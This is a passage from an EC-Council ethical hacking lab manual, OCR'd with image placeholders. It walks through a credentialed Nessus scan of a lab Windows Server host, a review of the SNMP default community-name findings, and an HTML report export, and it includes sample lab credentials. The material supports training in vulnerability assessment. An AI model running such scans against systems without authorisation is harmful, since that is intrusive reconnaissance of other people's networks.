


Figure 2.2.19: Adding Policies and setting Credentials

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Specify the **Username** and **Password** in the window. Here, the specified credentials are **CEH123**/**qwerty@123**.

Note: Re-enter the created user account credentials, **Admin**/**password**, if session timeout notification pop-up appears.




Figure 2.2.20: Customizing the windows credentials

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Click the **Plugins** tab and do not alter any of the options in this window. Click the **Save** button.




Figure 2.2.21: The Nessus: Policy Plugin Configurations window

26. A **Policy saved successfully** notification pop-up appears, and the policy is added in the **Policies** window, as shown in the screenshot.




Figure 2.2.22: The Nessus: Policies window with the newly added policy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Now, click **Scans** from the menu bar to open **My Scans** window; click **Create a new scan**.




Figure 2.2.23: Setting a new scan in Nessus

28. The **Scan Templates** window appears. Click the **User Defined** tab and select **NetworkScan Policy**.

Note: If an **API Disabled** pop-up appears, refresh the browser and log in again to the **Nessus Essentials** using credentials (**Admin**/**password**).




Figure 2.2.24: Setting a new scan in Nessus

29. The **New Scan / NetworkScan_Policy** window appears. Under **General Settings** in the right pane, input the **Name** of the scan (here, **Local Network**) and enter the **Description** for the scan (here, **Scanning a local network**); in the **Targets** field, enter the IP address of the target on which you want to perform the vulnerability analysis. In this lab, the target IP address is **10.10.10.16** (**Windows Server 2016**).

Note: The IP addresses may vary in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.25: Configuring the basic settings in the scans window

TASK 2.6

Launch a Network Scan

30. Click **Schedule** settings; ensure that the **Enabled** switch is turned off. Click the drop-down icon next to the **Save** button and select **Launch** to start the scan.




Figure 2.2.26: Setting a scan schedule

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. The **Scan saved and launched successfully** notification pop-up appears. The scan is launched, and Nessus begins to scan the target.




Figure 2.2.27: Local Network scanning

32. After the completion of the scan: click **Local Network** to view the detailed results.

TASK 2.7

Examine the Vulnerabilities

33. The **Local Network** window appears, displaying the summary of target hosts, as well as the **Scan Details** and **Vulnerabilities** categorization under the **Hosts** tab, as shown in the screenshot.




Figure 2.2.28: Hosts Summary window

34. Click the **Vulnerabilities** tab, and scroll down to view all the vulnerabilities associated with the target machine.

Note: The list of vulnerabilities may differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Click these vulnerabilities to view detailed reports about each. For instance, in this lab, we are selecting the first vulnerability in the list, that is, **SNMP (Multiple Issues)**.




Figure 2.2.29: Vulnerability Summary window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. The **Local Network / SNMP (Multiple Issues)** window appears, displaying multiple issues in SNMP service. Click on any issue (here, **SNMP Agent Default**) to view its detailed information.




Figure 2.2.30: List of issues in SNMP

37. The report regarding selected vulnerability **SNMP Agent Default Community Name (public)** appears with detailed information such as plugin details, risk information, vulnerability information, reference information and the solution, and output, as shown in the screenshot.




Figure 2.2.31: Vulnerability report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. On completing the vulnerability analysis, click **Scans**, and then click the recently performed scan (here, **Local Network**).




Figure 2.2.32: Selecting a Local Network Scan

TASK 2.8

Generate a Vulnerability Report

39. In the **Local Network** window, click the **Report** tab from the top-right corner, and choose a file format (here, **HTML**) from the drop-down list. By downloading a report, you can access it anytime, instead of logging in to Nessus again and again.




Figure 2.2.33: Exporting Report to HTML Format

40. The **Generate HTML Report** pop-up appears: leave the **Report** type option on default (**Executive Summary**). Click **Generate Report** to download the report.

Note: If the **What do you want to do with Local_Network_5cfvy7.html?** pop-up appears, click **Save**.

Note: The file name might differ in your lab environment.

